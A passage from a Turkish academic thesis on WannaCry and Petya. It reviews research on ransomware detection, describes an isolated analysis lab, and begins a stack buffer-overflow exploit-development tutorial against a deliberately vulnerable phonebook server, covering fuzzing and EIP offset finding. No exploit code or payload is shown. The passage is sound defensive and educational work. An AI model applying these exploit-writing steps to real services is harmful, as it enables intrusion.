Kötü amaçlı yazılımın davranışını ve risklerini belirlemek için statik ve dinamik analiz teknikleri kullanılmaktadır. Statik analiz kötü yazılım örneklerini çalıştırmadan, kodları inceleyerek gerçekleştirilen analizdir [38]. Dinamik analiz kötü amaçlı yazılımı çalıştırarak yazılımın davranış ve etkilerini anlayarak gerçekleştirilen analiz çeşididir [39,40]. Birçok çalışma özellikle zararlı yazılımların giderek daha karmaşık hal alması, analiz ve engelleme yöntemlerine karşı kendini geliştirmesi nedeniyle dinamik analizin çok daha güçlü yanlarının olduğu vurgulanmaktadır [39-41].

Hasan ve Rahman [42] tarafından yapılan çalışmada fidye yazılımını tespit etmek için statik ve dinamik analiz yapılmıştır. Yazarlara göre fidye yazılımı 5 ana adımdan oluşmaktadır.

İlk adım fidye yazılım kodunun mail ya da web aracılığıyla amaçlanan makineye gönderilmesi, 2. Adım kodun çalışması için iletişimin başlatılması, 3. Adım sistemdeki önemli dosyaların aranması, 4. Adım bulunan dosyaların şifrelenmesi, 5. Adım ise bitcoin üzerinden fidye talebinde bulunulmasıdır. Fakat WannaCry, Petya gibi zararlı yazılımlarda kod bloğunun çok karmaşık olmasından dolayı statik ve dinamik analizin yanında makina öğrenmesi tabanlı yaklaşım kullanılması gerektiği savunulmuştur. Yazarlara göre fidye yazılımı dinamik analiz ile çok daha rahat anlaşılabilmektedir [42].

Kolter ve Maloof, gerçekleştirdikleri çalışmada statik analiz yönteminde makine öğrenmesine ek olarak veri madenciliği yaklaşımını da kullanmışlardır. Sınıflandırma ve tespit çalışmalarında başarımlarını 0.98 true-pozitif değerine getirmişlerdir. Çalışmalarında artırılışmış karar ağacı algoritmasının en iyi performansını elde etmişlerdir [43].

Zararlıların analizi için dinamik ve statik olmak üzere iki çeşit analiz biçimi benimsenmiştir. Bu analiz çeşitleri de temel ve ileri seviye analizleri olarak iki ayrı başlığa ayrılmaktadır. Temel dinamik analizde, kurulan ortamda zararlı yazılım çalıştırılarak sistem üzerinde yaptığı değişiklikler ve işlemler ağ trafiği üzerinde analiz edilerek gerçekleştirilmektedir. Bu işlemde ileri seviyede yapılan işlemler hata ayıklayıcı (debugger) ve paket ayırıcı (disassembler) kullanılarak, çalışan zararlı yazılımın adım adım ilerletilmesi ile gerçekleştirilmektedir [39,40]. Diğer yönden temel statik analizde zararlı kod parçacığı çalıştırılmadan, özet bilgisi internet üzerinden aranarak, başlık kısımlarının import edildiği dll dosyaları ve karakterlerin paketlenip paketlenmediğine bakılarak analizler gerçekleştirilmektedir. Bahsi geçen çalışmalar da İleri seviye statik analiz hata ayıklayıcı kullanılarak yapılmaktadır [44].

Song ve arkadaşlarına [5] göre, davranışsal analiz yöntemi kullanılarak kod analizi için ayrı, davranış analizi için ayrı zararlı yazılımın gittiği IP adresleri sorguladığı DNS isimleri ve yönlendirdiği URL adreslerinin kaydedilerek raporlanması için ayrı sunucular kurulmalıdır. Ayrıca gerçekleştirdikleri analiz çalışmasında Process Monitor, Wireshark, Process Explorer gibi araçlar kullanmışlardır. Kod analizi kısmında IDA Pro aracı kullanılmıştır. Ayrıca virüs veri tabanlarına düşmemiş fidye yazılımlarının tespiti amaçlanarak kapsamlı bir model çalışması yapılmıştır. Bu çalışmada hedef olarak Android işletim sistemi belirlenmiş olsada genel çalışma mantığı itibarı ile çalışma farklı sistemlere de uygulanabilmektedir [5,25]. Antivirüs yazılımlarının fidye yazılımları değiştirildiğinde ve tanınmaz hale getirildiğinde

yetersiz kaldığı belirtilerek yeni bir teknik gündeme getirilmiştir [5,46]. Bu tekniğe göre CPU kullanımı, dosya (I/O) incelemele bilgileri bir veri tabanına kaydedilerek bu bilgiler ışığında anormal olan değişiklikler algılanıp zararlı yazılım tespiti yapılması amaçlanmıştır. Modelde dosya özetlerindeki değişmeler tespit edilmiştir. Örneğin, bir fidye yazılımı. şifrelenmiş uzantılı bir dosya oluşturduğunda model süreçleri algılamaya başlamaktadır. İstatistiksel yöntemler kullanılarak CPU kullanımı üzerinden yapılan analizde dosyalar için I/O oranlarıda izlenmektedir. İndirilen uygulamalarda izin kontrolü yapılan bu modelde GET_TASK, WRITE_SETTINGS, SEN_SMS, BIND_DEVICE_ADMIN gibi izinler uygulama tarafından istenildiğinde olay algılama mekanizmasıda tetiklenmektedir [46,47].

Northeastern Üniversitesinde yapılan bir çalışmada ise fidye yazılımı tespiti için UNVEIL adı verilen bir yaklaşım metodu geliştirilmiştir. Bu çalışmada 148.223 tane zararlı yazılım örneği üzerinde çalışılmıştır. Çalışma fidye yazılımlarının davranışlarını tespit etmeye yönelik sistematik çözümler geliştirmek amacıyla gerçekleştirilmiştir. Normal antivirüsler tarafından yakalanamayan 7.572 fidye yazılımı bu model ile tespit edilebilmiştir [47]. Bir fidye yazılımı çalıştırıldığında kalıcı bir masaüstü mesajı bıraktığı göz önüne alındığından CreateDesktop() API çağrıları mercek altına alınmıştır. Bazı zararlı yazılımlar HTML formunda ödemenin nasıl yapılacağı ile ilgili bir dosya oluşturmakta ve son kullanıcıya bunu göstermektedir. Bu işlemde tespit kriterlerine eklenmiştir. Özel dosyaların şifrelenmesi ve silinmesi için kullanılan Windows Secure Deletion API kontrol edilmektedir. Bu çalışmada yapay bir kullanıcı ortamı oluşturularak dosya sistem aktivitelerini monitör eden uygulama, model için hazırlanmıştır. I/O isteklerinin listesi çıkartılarak çağrılan API'ler incelenecek şekilde model oluşturulmuştur. Erişim örnekleri çıkartılarak, I/O data buffer entopy kontrol mekanizması kurulmuştur [47].

Chen ve Bridges [48] tarafından yapılan çalışmada WannaCry zararlı yazılımı sandbox ortamında analiz edilmiştir. Yazarlar gerçekleştirdikleri çalışmada ingiltere sağlık merkezine bağlı hastaneler ve Honda motor fabrikasının tamamen kapanan sistemlerinden aldıkları çoklu örnekler ile WannaCry zararlı yazılımını kontrollü ortamda analiz etmişlerdir. Gerçekleştirdikleri çalışmada yazarlar zararlı yazılımın teknik özelliklerini, algoritmasını, şifreleme yaklaşımını tespit etmeyi amaçlamışlardır. Sonuç olarak bu yöntem ile log kayıtları incelenerek zararlı yazılımın ayırt edici özellikleri çıkarılmış ve birçok fidye yazılımının özelliklerinin doğru şekilde çıkarılması sağlanmıştır [48].

Cabaj ve arkadaşları [49], yaptıkları çalışmada Linux işletim sistemini "yönetici kutu" olarak nitelemiş ve tüm zararlı analizinin yapılmasından sorumlu olan kutu olarak belirtmiştir. XP kutu, davranışsal analizin yapılacağı kutu olarak seçilmiştir. Auxilary ise Honeypot olarak kullanılacak olan kutudur. Fakedns ise Inetsim gibi araçların kullanılacağı yer olarak belirlenmiştir. Gateway üzerinde lokal ağ ile internet arasındaki filtreleme, erişim izinleri ve NAT işlemi yapılmıştır. Bu dinamik test ortamı ile Cryptowall trafiği analiz edilerek zararlı yazılımın gittiği URL adresleri ve alan adları tespit edilmiştir [49].

Martin ve arkadaşlarına [50] göre WannaCry, ms17_010 açıklığını kullanarak kullanıcı ile etkileşime girmeden direk olarak hedef sisteme bulaşan, bulaştığı sistemi şifreleyen ve açmak için TOR ağları üzerinden fidye isteyen kötü amaçlı bir yazılımdır. WannaCry Shadow Brokers adlı bir hack grubunun NSA tarafından yazılan exploit kodlarının ifşa edilmesiyle ortaya çıkan açığı hızlı bir şekilde exploit ederek yayınlamıştır. Bu zararlı yazılımdan Hollywood Presterian Medical Center, Australian Cross Blood Service gibi önemli yerler etkilenmiştir.

Ehrenfeld [51] tarafından yapılan çalışmada, Bu saldırıdan 150 ülkede 230.000 civarında bilgisayarın etkilendiği iddia edilmektedir.

Kim ve arkadaşları [52] tarafından yapılan çalışmada, fidye yazılımları için alınan önlemlerin mevcut kötü amaçlı yazılıma karşı alınan önlemler ile benzerlik gösterdiği belirtilmiştir. Örneğin, genel kötü amaçlı yazılımları önleme programları kara liste yapısı'nı kullanmaktadır. Zararlı olma ihtimaline sahip uygulama veya siteler sınıflandırılarak kara listeye alınmakta ve uyarı çıkarılmaktadır. Bunun için yazılım kodlarını analiz eden ve davranışlarını gözlemleyen bir uygulama çalışmaktadır. Bu tür sistemler saldırıya maruz kalan kişiler üzerinden alınan log kayıtları ve saldırı yaklaşımlarına dair kanıtları kullanarak bir sonraki saldırıdan korunma yöntemlerini belirlemektedir [52]. Bu durum da daha önce karşılaşılmamış veya küçük değişiklikler yapılmış saldırıların anlık olarak engellenememesi sonucunu doğurmuştur. Bu makale buna bir çözüm önermektedir. Yazarlar tarafından önerilen yaklaşımda, uygulamalar sadece beyaz listede yer alıyorsa dosyaları açmasına izin verilmektedir. Böylelikle fidye yazılımlarının doğrudan dosya değiştirme izninin olmaması ve kullanıcı tarafından ek izin verilmesinin gerekmesi saldırılardan koruyacak bir yöntem olarak önerilmiştir. Dolayısıyla fidye yazılımlarının engellenmesinde en büyük problemlerden biri olarak görülen eş zamanlı engelleme gerçekleşebilmektedir [52].

Mohurle ve Manisha'ya [53] göre, Yapılan bir çalışmada fidye yazılımlarından korunmak için antivirüslerin güncellenmiş olması gerektiği, spam mesajlarının başkalarına iletilmemesi, antispam cihazlarının düzgün yapılandırılması gerektiği, indirilen dosya tiplerininde beyaz liste kullanılması gibi tavsiyeler verilmiştir [53].

WannaCry gibi bir zararlının sunucu taraflı bir zaafiyetle yayıldığı göz önüne alınırsa mevcut geleneksel korunma yöntemlerinin ne kadar yetersiz kaldığı görülecektir. WannaCry ile alakalı pratik internet bilgileri ve analiz teknikleri olmasına karşın yeni bir zararlı yazılım olması nedeniyle akademik olarak literatürde çok az kaynak bulunmaktadır.

Son yıllarda siber saldırıların etkisinin fidye saldırılarında daha fazla olduğu görülmektedir. Siber saldırılarda en büyük etkinin son dönemde fidye yazılımları ile gerçekleştirildiği verilen raporlarda yer almaktadır. Fidye yazılımlarının özellikle WannaCry ve Petya ile beraber 0. Gün zaafiyetlerini kullanarak çok daha hızlı ve etkin olduğu görülmüştür. Fidye yazılımlarına yönelik gerçekleştirilmiş literatür çalışması aşağıda yer almaktadır.

3. MATERYAL VE YÖNTEM

WannaCry ve Petya zararlı yazılımlarının incelenebilmesi için gereken yaklaşımlar ve temel terminoloji bu bölümde anlatılmıştır. Bahsedilen zararlı yazılımlar üzerinde gerçekleştirilen teknik işlemlerin anlaşılabilmesi için exploit, 0.gün (zero day), fidye yazılımı (ransomware), zararlı yazılım ve tersine mühendislik konuları hakkında bilgi sahibi olunması gerekmektedir. Yöntem kısmında analiz bölümünde yapılacak teknik analizler için gerekli olan çalışma ortamının nasıl kurulacağı anlatılırken, exploit uygulama ortamı(labı) kurularak genel olarak bir exploit kodun nasıl yazıldığı anlatılacaktır. Exploit uygulama ortamı tamamlandıktan sonra ransomware tanımı yapılarak açık kaynaklardan bulunan bir fidye yazılımının nasıl analiz edildiği konusuna değinilecektir. Ardından Deep Web araştırmaları ile devam edilerek Samba üzerinde çıkan açıklık ve exploit kodlar incelenerek hedef sistemi nasıl ele geçirdikleri gösterilecektir. Microsoft bülteni ve exploit-db.com gibi sitelerden yararlanılarak konu üzerinde ilerlenmiştir. Akademik makaleler taranarak önceki analiz yaklaşımları incelenmiş, bu yaklaşımlara yeni teknikler eklenerek analiz basamakları yeniden güncellenmiştir. Ayrıca bütünleşik çözüm sunabilmek adına konuda detaya inilmiştir.

Petya ve WannaCry zararlı yazılımları sunucu taraflı ms17_010 açıklığını kullanarak bilgisayarları ele geçirmişlerdir. WannaCry ele geçirdiği makineleri şifrelerken Petya dosyaları şifrelemenin yanında MBR ve MFT dizinlerini de şifrelemektedir Ayrıca petya saldırısının 2017 de kullanılan sürümünde dosyalar wipe edilerek silinmektedir. Örneğin, WannaCry çalışma mekanizmasının anlaşılabilmesi için iki önemli konuyu anlamak gerekmektedir;


1. Exploit Nedir? Neden Yazılır? Petya ve WannaCry tarafından hangi exploit kodlar kullanıldı?
2. Fidye yazılımı nedir? Nasıl çalışır?

Bu konular anlaşıldıktan sonra detaylı analizler yapılacaktır. Bu konularda uygulamalı kod örnekleri ile detaylı şekilde incelenecektir.

WannaCry ve Petya zararlı yazılımlarının diğer fidye yazılımlarından farkının anlaşılması ve tam olarak sistemi nasıl etkilediğinin ortaya konulması amacıyla oluşturulan kontrollü test ortamı ile exploit incelemesi gerçekleştirilecektir.


3.1. Analiz ve Exploit Test Ortamının Kurulması

Şekil 3.1'de gösterilen test ortamı iki amaca yönelik kurulmuştur. Birincisi WannaCry ve Petya ya kadar siber saldırılarda kullanılan fidye yazılımları ile WannaCry ve Petya'nın farkının temelini oluşturan Samba açıklıklarının kullanımı ve dip paket (Deep Package) incelemelerinin yapılması, ikincisi ise fidye saldırısı analizi yapılmasıdır. Bu bölümde exploit ve fidye yazılımı konuları uygulamalı olarak işlenecektir. Exploit labları bu bölümde ele alınacakken, Petya ve WannaCry zararlı yazılımlarının detaylı analizi tezin özgün konusu olarak bir sonraki bölümde yapılacaktır. Test ortamını kurmak için Vmware sanallaştırma platformundan yararlanılarak, Windows Server 2008, 2003 ve WİNDOWS 7 işletim sistemleri exploit edilmek üzere test ortamında konumlandırılmıştır. Kali Linux atak yapmak için Remnux ise gerekli durumlarda malware analizi işlemlerinde kullanılmak üzere konumlandırılmıştır. Kurulan lab şeması Şekil 3.1'de gösterilmiştir;




Şekil 3.1. Tez kapsamında oluşturulan lab blok şeması

Lab çalışmalarında işletim sistemlerinin konulduğu sanallaştırma ortamlarının ağ ayarları host-only olarak ayarlanmıştır. Paylaşılan ağ içerisindeki bilgisayarlar birbirleri ile konuşabilirken internete çıkmaları engellenmiştir. Dinamik analiz sırasında zararlı alan adlarının bulunabilmesi için sadece Remnux üzerine iki adet ağ kartı takılmış biri internete biri host only ağa bakacak şekilde yapılandırılarak gerektiği durumlarda diğer işletim sistemlerine gateway olarak ayarlanacak şekilde bırakılmıştır. Ağ ayarlarını Resim 3.2'de gösterildiği gibi yapılandırılabilir.



Resim 3.1. Ağ yapılandırması

Resim 3.1'de gösterilen ayarlar kısmında ağ ayarları yapılabilmektedir. Ayrıca ek olarak ağ kartı ekleme ve çıkarma opsiyonları ile birden fazla ağ kartı işletim sistemine takılabilmektedir. Windows kutuların host only kullanılmasının sebebi, zararlı yazılımın sanal kutulardan fiziksel kutuya geçerek tüm sistemi etkileme olasılığının olmasıdır. Bu tehlikeden dolayı izole ortamda çalışılmıştır. Kurulumdan hemen sonra işletim sistemlerinin temiz halleri snapshot ile kaydedilmiştir. Olası problemlerde başa dönülerek bazı testler tekrar edilmiştir.



Resim 3.2. Snapshot alımı

Test ortamı kurulumlarında Kali Linux üzerinde apt-get update ve apt-get upgrade komutları ile işletim sistemi güncellenmiştir. Windows 7 üzerine Process monitor, IDA pro gibi programlar kullanılmıştır. Windows XP üzerinde ise exploit lab için Immunity Debugger programı kullanılmıştır.

3.2. Exploit Kavramı

Exploit; sistem, yazılım ve ağ uygulama zaafiyetlerinden yararlanarak hedef sistemi ele geçirmek, hedef sistem üzerinde yetki yükseltmek ya da hedef servisi servis dışı bırakmak için yazılmış zararlı kodlara verilen isimdir. Exploit de mantık sistemdeki açıklıkların biri kullanılarak, saldırgan tarafından geliştirilmiş bir payload adı verilen kod dizinini çalıştırılmasını sağlamaktır. Böylelikle sistem üzerinde bir kullanıcı süper kullanıcıya çevrilebilmekte ya da uzaktan sisteme yetkisiz bağlantı gibi birçok önemli hak elde edilebilmektedir. Exploitlerin çok yoğun kullanıldığı saldırı çeşitlerinden biri de bellek taşmasıdır. Bellek tabanlı taşma problemlerinde kodu yazan kişi girdileri düzgün şekilde filtrelemediği için hafızada taşma olayı gerçekleşmekte bunun sonucunda da programın çalışma mekanizması EIP ile yönlendirilerek hafızaya doldurulan kabuk kod çalıştırılmaktadır. Böylece hedef sisteme kabuk bağlantısı yapılarak hedef sistem ele geçirilmektedir. Bu konunun daha iyi anlaşılması için aşağıda yazılan zaafiyet içeren koda yönelik exploit geliştirme örneği gösterilmiştir.

3.3. Exploit Geliştirmenin Anatomisi

Tezde incelenen WannaCry ve Petya zararlı fidye yazılımlarının çok daha fazla sistemi etkilemesinin en büyük nedeni olan 0. Gün açıklıklarının kullanılması olduğu bilinmektedir. Bu sebeple öncelikle 0. Gün açıklıklarının ne olduğu ve öneminden bahsetmek gerekmektedir. Bu bağlamda exploit geliştirme anotomisi başlığında öncelikle 0. Gün

açıklıkları tanımlayarak başlanmaktadır. Yaması çıkmamış, daha üreticisi tarafından bile bilinmeyen bir açıklığa 0. Gün açıklığı (Zero Day) adı verilmektedir. Aşağıda yapılacak olan uygulamada sunucu taraflı açıklık bulunduran bir uygulamaya yönelik nasıl exploit geliştirildiği ve bu sürecin basamakları gösterilmiştir. Exploit yazmanın adımları aşağıdaki gibi özetlenebilir.


- Girdi noktalarının tespiti
- Fuzzing işlemi
- Offset değer tespiti
- Zıplama yapacak makine kodunun bellekte bulunduğu adresin tespiti
- Shellcode oluşturma
- Exploit'in son halini hazırlama.

Ek.1'de yer alan örnek kod CPP dili ile yazılmış basit bir telefon defteri programıdır. Kod basitçe incelendiği zaman soket programlama ile 1101 portundan TCP ağ soketi açıldığı görülmektedir. Ayrıca gelen karakter dizisi strcpy fonksiyonu kullanılarak hafızada ayrılan sınırlı bir bölgeye taşınmaya çalışılmıştır. İşte bu noktada bellek tabanlı taşma problemi ortaya çıkmaktadır. Her zaman kaynak kod görülemeyeceği için aşağıdaki işlemlerde kodun derlenmiş hali üzerinde tersine mühendislik yapılarak exploit geliştirme süreci anlatılmıştır.

3.3.1. Fuzzing

Exploit geliştirme sürecinde 2. Adım olarak fuzzing adımı yer almaktadır. Bu aşamada ilk adımda debugger üzerinde çalıştırılan program reverse edilerek fuzzing yöntemi ile zaafiyet taşıyıp taşımadığı kontrol edilmiştir. Kali tarafında Ek.2'de yer alan fuzzer kod yazılmıştır;

Ek.2'de yer alan kod çalıştırıldığında Immunity debugger üzerinden bellek tabanlı taşma olduğu Resim 3.3' deki gibidir.




Resim 3.3. Bellek tabanlı taşma

Resim 3.3'de görüldüğü gibi çalıştırılan kod parçacığı sayesinde normalde belirli hafıza alanlarında işlem görmesi gereken ve değerleri ilgili hafıza alanına yazılması gereken bir programda, farklı bir hafıza alanından okuma ve yazma yapılmaktadır. Böylelikle programda belirlenmeyen bir hafıza alanından okuma ve yazma işlemi yapılabilir hale gelmektedir. Bu durumda ilgili alandan zararlı bir yazılımın yüklenmesine olanak sağlamaktadır.

3.3.2. Offset (EIP) değeri hesaplama

EIP değerinin kaç byte sonra taştığını bulmak için pattern oluşturularak offset değer hesabı gerçekleştirilmiştir. Python ile offset belirleme kodu hazırlanmış ve Ek.3'de bu kodlar verilmiştir.

Kod çalıştırıldığında EIP üzerine oturan örnek alınarak offset değeri Resim 3.4'de bulunmuştur.



Resim 3.4. Offset değeri

Metasploit kullanılarak offset değer hesaplaması Çizelge 3.1'de verilen kod kullanılarak yapılmıştır.

